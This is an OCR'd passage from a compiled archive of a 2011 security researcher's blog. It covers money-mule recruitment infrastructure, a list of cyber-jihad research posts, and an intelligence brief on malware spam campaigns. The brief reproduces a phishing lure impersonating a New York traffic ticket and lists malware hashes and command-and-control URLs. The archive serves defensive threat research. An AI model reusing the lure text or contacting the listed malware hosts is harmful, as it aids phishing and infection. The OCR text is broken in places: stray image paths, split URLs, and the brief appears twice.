
TODEX-GROUP.NET - 78.46.105.205 - Email: admin@todex-group.net

triad-webs.com - 85.17.24.226

The domains reside within the following ASs: **AS24940**, HETZNER-AS Hetzner Online AG RZ; **AS16265**, LeaseWeb B.V.

Amsterdam; **AS26496**, GODADDY .com, Inc.; **AS10297**, RoadRunner RR-RC-Enet-Columbus.

200



Name servers of notice:

NS1.MKNS.SU - 85.25.250.244 - Email: mkns@cheapbox.ru

NS2.MKNS.SU - 46.4.148.119

NS3.MKNS.SU - 184.82.158.76

NS1.MNAMEDL.SU - 85.25.250.211 - Email: mnamed@yourisp.ru

NS2.MNAMEDL.SU - 46.4.148.118

NS3.MNAMEDL.SU - 184.82.158.75

NS1.MLDNS.SU - 85.25.145.63 - Email: mldns@free-id.ru

NS2.MLDNS.SU - 46.4.148.74

NS3.MLDNS.SU - 184.82.158.74

NS1.NAMESUKNS.CC - Email: pal@bz3.ru

NS2.NAMESUKNS.CC

NS3.NAMESUKNS.CC

NS1.NAMEUK.AT - Email: admin@nameuk.at

NS2.NAMEUK.AT

NS3.NAMEUK.AT

NS1.UKDNSTART.NET - Email: admin@ukdnstart.ne

NS2.UKDNSTART.NET

NS3.UKDNSTART.NET

Monitoring of ongoing money mule recruitment campaigns is ongoing.

Related posts:

[2]Keeping Money Mule Recruiters on a Short Leash - Part Ten

[3]Keeping Money Mule Recruiters on a Short Leash - Part Nine

[4]Keeping Money Mule Recruiters on a Short Leash - Part Eight - Historical OSINT

[5]Keeping Money Mule Recruiters on a Short Leash - Part Seven

[6]Keeping Money Mule Recruiters on a Short Leash - Part Six

[7]Keeping Money Mule Recruiters on a Short Leash - Part Five

[8]The DNS Infrastructure of the Money Mule Recruitment Ecosystem

[9]Keeping Money Mule Recruiters on a Short Leash - Part Four

[10]Money Mule Recruitment Campaign Serving Client-Side Exploits

[11]Keeping Money Mule Recruiters on a Short Leash - Part Three

[12]Money Mule Recruiters on Yahoo!’s Web Hosting

[13]Dissecting an Ongoing Money Mule Recruitment Campaign

[14]Keeping Money Mule Recruiters on a Short Leash - Part Two

[15]Keeping Reshipping Mule Recruiters on a Short Leash

[16]Keeping Money Mule Recruiters on a Short Leash

[17]Standardizing the Money Mule Recruitment Process

[18]Inside a Money Laundering Group's Spamming Operations

[19]Money Mule Recruiters use ASProx's Fast Fluxing Services

[20]Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [21]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2011/07/keeping-money-mule-recruiters-on-short.html

2. http://ddanchev.blogspot.com/2011/07/keeping-money-mule-recruiters-on-short.html

3. http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_30.html

4. http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_25.html

5. http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short.html

6. http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html

7. http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html

8. http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html

9. http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html

10. http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html

11. http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html

12. http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html

13. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html

14. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html

15. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html

16. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

17. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

18. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

19. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

20. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

21. http://ddanchev.blogspot.com/

203

1.9

September

204



Summarizing 3 Years of Research Into Cyber Jihad (2011-09-11 13:34)

On this very special day, I'd like to honor the fallen by summarizing my research into cyber jihad, a topic I'm still highly passionate about. Enjoy and share it with your social circle!

1. [1]**Tracking Down Internet Terrorist Propaganda**

2. [2]**Arabic Extremist Group Forum Messages' Characteristics**

3. [3]**Cyber Terrorism Communications and Propaganda**

4. [4]**A Cost-Benefit Analysis of Cyber Terrorism**

5. [5]**Current State of Internet Jihad**

6. [6]**Analysis of the Technical Mujahid - Issue One**

7. [7]**Full List of Hezbollah's Internet Sites**

8. [8]**Steganography and Cyber Terrorism Communications**

9. [9]**Hezbollah’s DNS Service Providers from 1998 to 2006**

10. [10]**Mujahideen Secrets Encryption Tool**

11. [11]**Analyses of Cyber Jihadist Forums and Blogs**

12. [12]**Cyber Traps for Wannabe Jihadists**

13. [13]**Inshallahshaheed - Come Out, Come Out Wherever You Are**

14. [14]**GIMF Switching Blogs**

15. [15]**GIMF Now Permanently Shut Down**

16. [16]**GIMF - "We Will Remain"**

17. [17]**Wisdom of the Anti Cyber Jihadist Crowd**

18. [18]**Cyber Jihadist Blogs Switching Locations Again**

19. [19]**Electronic Jihad v3.0 - What Cyber Jihad Isn’t**

20. [20]**Electronic Jihad’s Targets List**

21. [21]**Teaching Cyber Jihadists How to Hack**

22. [22]**A Botnet of Infected Terrorists?**

23. [23]**Infecting Terrorist Suspects with Malware**

24. [24]**The Dark Web and Cyber Jihad**

25. [25]**Cyber Jihadist Hacking Teams**

26. [26]**Two Cyber Jihadist Blogs Now Offline**

27. [27]**Characteristics of Islamist Websites**

28. [28]**Cyber Traps for Wannabe Jihadists**

29. [29]**Mujahideen Secrets Encryption Tool**

30. [30]**An Analysis of the Technical Mujahid - Issue Two**

31. [31]**Terrorist Groups' Brand Identities**

32. [32]**A List of Terrorists' Blogs**

33. [33]**Jihadists' Anonymous Internet Surfing Preferences**

34. [34]**Sampling Jihadists' IPs**

35. [35]**Cyber Jihadists' and TOR**

36. [36]**A Cyber Jihadist DoS Tool**

37. [37]**GIMF Now Permanently Shut Down**

38. [38]**Mujahideen Secrets 2 Encryption Tool Released**

39. [39]**Terror on the Internet - Conflict of Interest**

This post has been reproduced from [40]Dancho Danchev's blog. Follow him [41]on Twitter.

1. http://ddanchev.blogspot.com/2006/06/tracking-down-internet-terrorist.html

2. http://ddanchev.blogspot.com/2006/05/arabic-extremist-group-forum-messages.html

3. http://ddanchev.blogspot.com/2006/08/cyber-terrorism-communications-and_22.html

4. http://ddanchev.blogspot.com/2006/10/cost-benefit-analysis-of-cyber.html

5. http://ddanchev.blogspot.com/2006/12/current-state-of-internet-jihad.html

6. http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html

7. http://ddanchev.blogspot.com/2006/12/full-list-of-hezbollahs-internet-sites.html

8. http://ddanchev.blogspot.com/2006/08/steganography-and-cyber-terrorism.html

9. http://ddanchev.blogspot.com/2006/09/hezbollahs-dns-service-providers-from.html

10. http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html

11. http://ddanchev.blogspot.com/2007/08/analyses-of-cyber-jihadist-forums-and.html

12. http://ddanchev.blogspot.com/2007/03/cyber-traps-for-wannabe-jihadists.html

13. http://ddanchev.blogspot.com/2007/12/inshallahshaheed-come-out-come-out.html

14. http://ddanchev.blogspot.com/2007/07/gimf-switching-blogs.html

15. http://ddanchev.blogspot.com/2007/08/gimf-now-permanently-shut-down.html

16. http://ddanchev.blogspot.com/2007/08/gimf-we-will-remain.html

17. http://ddanchev.blogspot.com/2007/10/wisdom-of-anti-cyber-jihadist-crowd.html

18. http://ddanchev.blogspot.com/2007/11/cyber-jihadist-blogs-switching.html

19. http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html

20. http://ddanchev.blogspot.com/2007/11/electronic-jihads-targets-list.html

21. http://ddanchev.blogspot.com/2007/11/teaching-cyber-jihadists-how-to-hack.html

22. http://ddanchev.blogspot.com/2007/11/botnet-of-infected-terrorists.html

23. http://ddanchev.blogspot.com/2007/09/infecting-terrorist-suspects-with.html

24. http://ddanchev.blogspot.com/2007/09/dark-web-and-cyber-jihad.html

25. http://ddanchev.blogspot.com/2007/12/cyber-jihadist-hacking-teams.html

26. http://ddanchev.blogspot.com/2007/09/two-cyber-jihadist-blogs-now-offline.html

27. http://ddanchev.blogspot.com/2007/02/characteristics-of-islamist-websites.html

28. http://ddanchev.blogspot.com/2007/03/cyber-traps-for-wannabe-jihadists.html

29. http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html

30. http://ddanchev.blogspot.com/2007/06/analysis-of-technical-mujahid-issue-two.html

31. http://ddanchev.blogspot.com/2007/07/terrorist-groups-brand-identities.html

32. http://ddanchev.blogspot.com/2007/06/list-of-terrorists-blogs.html

33. http://ddanchev.blogspot.com/2007/05/jihadists-anonymous-internet-surfing.html

34. http://ddanchev.blogspot.com/2007/05/sampling-jihadists-ips.html

35. http://ddanchev.blogspot.com/2007/07/cyber-jihadists-and-tor.html

36. http://ddanchev.blogspot.com/2007/08/cyber-jihadist-dos-tool.html

37. http://ddanchev.blogspot.com/2007/08/gimf-now-permanently-shut-down.html

38. http://ddanchev.blogspot.com/2008/01/mujahideen-secrets-2-encryption-tool.html

39. http://ddanchev.blogspot.com/2008/03/terror-on-internet-conflict-of-interest.html

40. http://ddanchev.blogspot.com/

41. http://twitter.com/danchodanchev



X

Summarizing ZDNet's Zero Day Posts for August (2011-09-27 19:13)

The following is a brief summary of all of my posts at ZDNet's Zero Day for August. You can subscribe to my

[1]personal RSS feed, **[2]Zero Day's main feed**, or follow me on Twitter:

01. [3]Study: Rootkits target pirated copies of Windows XP

02. [4]56 percent of enterprise users using vulnerable Adobe Reader plugins

03. [5]New malware attack circulating on Facebook

04. [6]Kaspersky: 12 different vulnerabilities detected on every PC

05. [7]Spamvertised Uniform traffic tickets and invoices lead to malware

06. [8]Latest version of Skype susceptible to malicious code injection flaw

07. [9]Spamvertised ’Scan from a Xerox WorkCentre Pro’ leads to malware

08. [10]Malware Watch: FDIC and Western Union themed emails lead to malware

This post has been reproduced from [11]Dancho Danchev’s blog. Follow him [12]on Twitter.

1. http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content

2. http://feeds.feedburner.com/zdnet/security

3. http://www.zdnet.com/blog/security/study-rootkits-target-pirated-copies-of-windows-xp/9223

4. http://www.zdnet.com/blog/security/56-percent-of-enterprise-users-using-vulnerable-adobe-reader-plugins/9

241

5. http://www.zdnet.com/blog/security/new-malware-attack-circulating-on-facebook/9281

6. http://www.zdnet.com/blog/security/kaspersky-12-different-vulnerabilities-detected-on-every-pc/9283

7. http://www.zdnet.com/blog/security/spamvertised-uniform-traffic-tickets-and-invoices-lead-to-malware/9289

8. http://www.zdnet.com/blog/security/latest-version-of-skype-susceptible-to-malicious-code-injection-flaw/9

295


9. http://www.zdnet.com/blog/security/spamvertised-scan-from-a-xerox-workcentre-pro-leads-to-malware/9315

10. http://www.zdnet.com/blog/security/malware-watch-fdic-and-western-union-themed-emails-lead-to-malware/932

8

11. http://ddanchev.blogspot.com/

12. http://twitter.com/danchodanchev



Uniform traffic ticket From: "automailer -095" <automailer.-095@nyc.gov>

Subject: Uniform traffic ticket
From: "automailer -095" <automailer.-095@nyc.gov>
To:
Date: 2011-08-17 05:03:29

New York State — Department of Motor Vehicles

UNIFORM TRAFFIC TICKET

POLICE AGENCY

NEW YORK STATE POLICE

Local Police Code

THE PERSON DESCRIBED ABOVE IS CHARGED AS FOLLOWS

Time	Date of Offense	IN VIOLATION OF
7:25 AM	07/05/2011	NYS V AND T LAW

Description of Violation

SPEED OVER 55 ZONE

TO PLEAD, PRINT OUT THE ENCLOSED TICKET AND SEND IT TO TOWN COURT, CHATAM HALL., PO BOX 117

Spamvertised 'Uniform Traffic Ticket' and 'FDIC Notifications' Serving Malware - Historical OSINT

(2011-09-28 14:43)

The following intelligence brief will summarize the findings from a brief analysis performed on two malware

campaigns from August, namely, the [1]**spamvertised Uniform Traffic Tickets** and the [2]**FDIC Notification**.

_Uniform Traffic Tickets

Spamvertised attachments - Ticket-728-2011.zip; Ticket-064-211.zip; Ticket-728-2011.zip

Detection rates:

Ticket.exe - [3]**Gen:Trojan.Heur.FU.bqW@aK9ebrii** - Detection rate: 37/43 (86.0 %)

MD5 : 6361d4a40485345c18473f3c6b4b6609

SHA1 : 50b09bb2e0044aa139a84c2e445a56f01d70c185

SHA256: ca67a14bfed2a7bc2ac8be9c01cb17d5da12b75320b4bad4fe8d8a6759ad9725

Ticket1.exe - [4]**Trojan-Downloader.Win32.Small.ccxz** - Detection rate: 36/44 (81.8 %)

MD5 : e2a2d67b8a52ae655f92779bec296676

SHA1 : ed3df72b4e073ffba7174ebc8cb77b2b7d012cbf

SHA256: 50b104c5f8314327e03b01e7f7c2535d8de7cd9f73f8e16d1364c7fd021a90cc

Upon execution the samples phone back to:

sdkjgndfjnf.ru/pusk3.exe - 91.220.0.55 (responding to the same IP is also survey-providers.info) - AS51630 - Email: 210

admin@sdkjgndfjnf.ru

rattsillis.com/ftp/g.php - 195.189.226.109; 178.208.77.247; 195.189.226.107; 195.189.226.108 - AS41018 - Email: admin@jokelimo.com

rattsillis.com/pusk3.exe - 195.189.226.109; 178.208.77.247; 195.189.226.107; 195.189.226.108 - AS41018 - Email: admin@jokelimo.com

DNS emulation of **ns1.lemanbrostm.info** reveals two domains **belidiskalom.com** - 178.208.76.175 - Email: admin@belidiskalom.com and **lemanbrostm.info** - Email: coz@yahoo.com using the same name server.

Known MD5 modifications for pusk3.exe at rattsillis.com:

c6dab856705b5dfd09b2adbe10701b05

f167213c6a79f2313995e80a8ac29939

f4764cce5c3795b1d63a299a5329d2e2

dae9e7653573478a6b41a62f7cb99c12

69c983c9dfaf37e346004c9aaf54a3d0

d875b8e32a231405c7fa96b810e9b361

628270c6e44b0fa21ef8e87c6bc36f57

9b69dabd876e967bcd2eb85465175e3b

0434c084dba8626df980c7974d5728e1

Related binaries and associated MD5 modifications:

rattsillis.com/blood.exe - MD5: 23795cb9b2f5e19eff0df0cf2fba9247; 82b6f18b130a1f0ce1ce928d0980fab0

rattsillis.com/pusk.exe - MD5:

55d8e25bc373a98c5c29284c989953ab; 368c86556e827d898f043a4d5f378fa0;

7411d0d29db91f2625ee36d438eb6ac4;
3ea4e9fd297b3058ebbb360c1581aaac;

rattsillis.com/pusk2.exe - MD5:
dae9e7653573478a6b41a62f7cb99c12;
b73705c097c9be9779730d801ad098e0;

d7952c1e77d7bb250cdfa88e157fb5a8

Known MD5 modifications for pusk3.exe at sdkjgndfjnf.ru: 8672f021e7705b6a8132b7dfc21617cf

sdkjgndfjnf.ru/blood.exe - MD5:
577cf0b7ca3d5bcbe35764024f241fa8;
ebf7278a7239378e7d70d426779962ce

sdkjgndfjnf.ru/pusk2.exe - MD5:
d9e36e25a3181f574fd5d520cb501d3a

sdkjgndfjnf.ru/pusk.exe - MD5:
fce04f7681283207d585561ed91e77b4

sdkjgndfjnf.ru/blood.exe - MD5:
577cf0b7ca3d5bcbe35764024f241fa8

Detection rate for blood.exe:

blood.exe - [5]**Trojan-Spy.Win32.Zbot** - 25/44 (56.8 %)

MD5 : 577cf0b7ca3d5bcbe35764024f241fa8

SHA1 : 30f542a44d06d9125cdfbdd38d79de778e4c0791

SHA256:
1741ef5d24641ee99b5d78a68109162bebc714c3d19abc37e3d4472f3dcd6f18



_FDIC Notification

Spamvertised attachments: FDIC _Document.zip

Detection rate:

FDIC _Document.exe -

Gen:Trojan.Heur.FU.bqW@a45Fklbi - 35/44 (79.5 %)

MD5 : 7b5a271c58c6bb18d79cd48353127ff6 SHA1 : 6526b6097df42f93bee25d7ea73f95d2fcc24d3a SHA256:

a09165c71a8dd2a1338b2bd0c92ae07495041ae15592e3432bd50600e6ef2af0

Upon execution phones back to:

rattsillis.com/ftp/g.php

rattsillis.com/blood.exe

rattsillis.com/blood.exe - MD5: 23795cb9b2f5e19eff0df0cf2fba9247; 82b6f18b130a1f0ce1ce928d0980fab0

What’s particularly interesting is the fact that both campaigns have been launched by the same cybercriminal,

with the same C &C - **rattsillis.com** also seen in the [6]**spamvertised ACH Payment Canceled campaign**.

This post has been reproduced from [7]Dancho Danchev’s blog. Follow him [8]on Twitter.

1. http://www.zdnet.com/blog/security/spamvertised-uniform-traffic-tickets-and-invoices-lead-to-malware/9289

2. http://www.zdnet.com/blog/security/malware-watch-fdic-and-western-union-themed-emails-lead-to-malware/932

8

3.

http://www.virustotal.com/file-scan/report.html?id=ca67a14bfed2a7bc2ac8be9c01cb17d5da12b75320b4bad4fe8d8a

6759ad9725-1315139717

4.

http://www.virustotal.com/file-scan/report.html?id=50b104c5f8314327e03b01e7f7c2535d8de7cd9f73f8e16d1364c7

fd021a90cc-1315139775

5.

http://www.virustotal.com/file-scan/report.html?id=1741ef5d24641ee99b5d78a68109162bebc714c3d19abc37e3d447


2f3dcd6f18-1315161281

6. http://labs.m86security.com/2011/09/an-analysis-of-the-ach-spam-campaign/

7. http://ddanchev.blogspot.com/

8. http://twitter.com/danchodanchev

212


Uniform traffic ticket From: "automailer -095" <automailer.-095@nyc.gov>

Subject: Uniform traffic ticket
From: "automailer -095" <automailer.-095@nyc.gov>
To:
Date: 2011-08-17 05:03:29

New York State — Department of Motor Vehicles

UNIFORM TRAFFIC TICKET

POLICE AGENCY

NEW YORK STATE POLICE

Local Police Code

THE PERSON DESCRIBED ABOVE IS CHARGED AS FOLLOWS

Time	Date of Offense	IN VIOLATION OF
7:25 AM	07/05/2011	NYS V AND T LAW

Description of Violation

SPEED OVER 55 ZONE

TO PLEAD, PRINT OUT THE ENCLOSED TICKET AND SEND IT TO TOWN COURT, CHATAM HALL., PO BOX 117

Spamvertised 'Uniform Traffic Ticket' and 'FDIC Notifications' Serving Malware - Historical OSINT

(2011-09-28 14:43)

The following intelligence brief will summarize the findings from a brief analysis performed on two malware

campaigns from August, namely, the [1]**spamvertised Uniform Traffic Tickets** and the [2]**FDIC Notification**.

_Uniform Traffic Tickets

Spamvertised attachments - Ticket-728-2011.zip; Ticket-064-211.zip; Ticket-728-2011.zip

Detection rates:

Ticket.exe - [3]**Gen:Trojan.Heur.FU.bqW@aK9ebrii** - Detection rate: 37/43 (86.0 %)

MD5 : 6361d4a40485345c18473f3c6b4b6609

SHA1 : 50b09bb2e0044aa139a84c2e445a56f01d70c185

SHA256: ca67a14bfed2a7bc2ac8be9c01cb17d5da12b75320b4bad4fe8d8a6759ad9725

Ticket1.exe - [4]**Trojan-Downloader.Win32.Small.ccxz** - Detection rate: 36/44 (81.8 %)

MD5 : e2a2d67b8a52ae655f92779bec296676

SHA1 : ed3df72b4e073ffba7174ebc8cb77b2b7d012cbf

SHA256: 50b104c5f8314327e03b01e7f7c2535d8de7cd9f73f8e16d1364c7fd021a90cc

Upon execution the samples phone back to:

sdkjgndfjnf.ru/pusk3.exe - 91.220.0.55 (responding to the same IP is also survey-providers.info) - AS51630 - Email: 213

admin@sdkjgndfjnf.ru

rattsillis.com/ftp/g.php - 195.189.226.109; 178.208.77.247; 195.189.226.107; 195.189.226.108 - AS41018 - Email: admin@jokelimo.com

rattsillis.com/pusk3.exe - 195.189.226.109; 178.208.77.247; 195.189.226.107; 195.189.226.108 - AS41018 - Email: admin@jokelimo.com

DNS emulation of **ns1.lemanbrostm.info** reveals two domains **belidiskalom.com** - 178.208.76.175 - Email: admin@belidiskalom.com and **lemanbrostm.info** - Email: coz@yahoo.com using the same name server.

Known MD5 modifications for pusk3.exe at rattsillis.com:

c6dab856705b5dfd09b2adbe10701b05

f167213c6a79f2313995e80a8ac29939

f4764cce5c3795b1d63a299a5329d2e2

dae9e7653573478a6b41a62f7cb99c12

69c983c9dfaf37e346004c9aaf54a3d0

d875b8e32a231405c7fa96b810e9b361

628270c6e44b0fa21ef8e87c6bc36f57

9b69dabd876e967bcd2eb85465175e3b

0434c084dba8626df980c7974d5728e1

Related binaries and associated MD5 modifications:

rattsillis.com/blood.exe - MD5: 23795cb9b2f5e19eff0df0cf2fba9247;

82b6f18b130a1f0ce1ce928d0980fab0

rattsillis.com/pusk.exe - MD5:

55d8e25bc373a98c5c29284c989953ab;
368c86556e827d898f043a4d5f378fa0;

7411d0d29db91f2625ee36d438eb6ac4;
3ea4e9fd297b3058ebbb360c1581aaac;

rattsillis.com/pusk2.exe - MD5:
dae9e7653573478a6b41a62f7cb99c12;
b73705c097c9be9779730d801ad098e0;

d7952c1e77d7bb250cdfa88e157fb5a8

Known MD5 modifications for pusk3.exe at sdkjgndfjnf.ru: 8672f021e7705b6a8132b7dfc21617cf

sdkjgndfjnf.ru/blood.exe - MD5:
577cf0b7ca3d5bcbe35764024f241fa8;
ebf7278a7239378e7d70d426779962ce

sdkjgndfjnf.ru/pusk2.exe - MD5:
d9e36e25a3181f574fd5d520cb501d3a

sdkjgndfjnf.ru/pusk.exe - MD5:
fce04f7681283207d585561ed91e77b4

sdkjgndfjnf.ru/blood.exe - MD5:
577cf0b7ca3d5bcbe35764024f241fa8

Detection rate for blood.exe:

blood.exe - [5]**Trojan-Spy.Win32.Zbot** - 25/44 (56.8 %)

MD5 : 577cf0b7ca3d5bcbe35764024f241fa8

SHA1 : 30f542a44d06d9125cdfbdd38d79de778e4c0791

SHA256:
1741ef5d24641ee99b5d78a68109162bebc714c3d19abc37
e3d4472f3dcd6f18

214



_FDIC Notification

Spamvertised attachments: FDIC _Document.zip

Detection rate:

FDIC _Document.exe -

Gen:Trojan.Heur.FU.bqW@a45Fklbi - 35/44 (79.5 %)

MD5 : 7b5a271c58c6bb18d79cd48353127ff6 SHA1 :
6526b6097df42f93bee25d7ea73f95d2fcc24d3a SHA256:

a09165c71a8dd2a1338b2bd0c92ae07495041ae15592e343
2bd50600e6ef2af0

Upon execution phones back to:

rattsillis.com/ftp/g.php

rattsillis.com/blood.exe

rattsillis.com/blood.exe - MD5: 23795cb9b2f5e19eff0df0cf2fba9247; 82b6f18b130a1f0ce1ce928d0980fab0

What's particularly interesting is the fact that both campaigns have been launched by the same cybercriminal,

with the same C &C - **rattsillis.com** also seen in the [6]**spamvertised ACH Payment Canceled campaign**.

This post has been reproduced from [7]Dancho Danchev's blog. Follow him [8]on Twitter.

1. http://www.zdnet.com/blog/security/spamvertised-uniform-traffic-tickets-and-invoices-lead-to-malware/9289

2. http://www.zdnet.com/blog/security/malware-watch-fdic-and-western-union-themed-emails-lead-to-malware/932
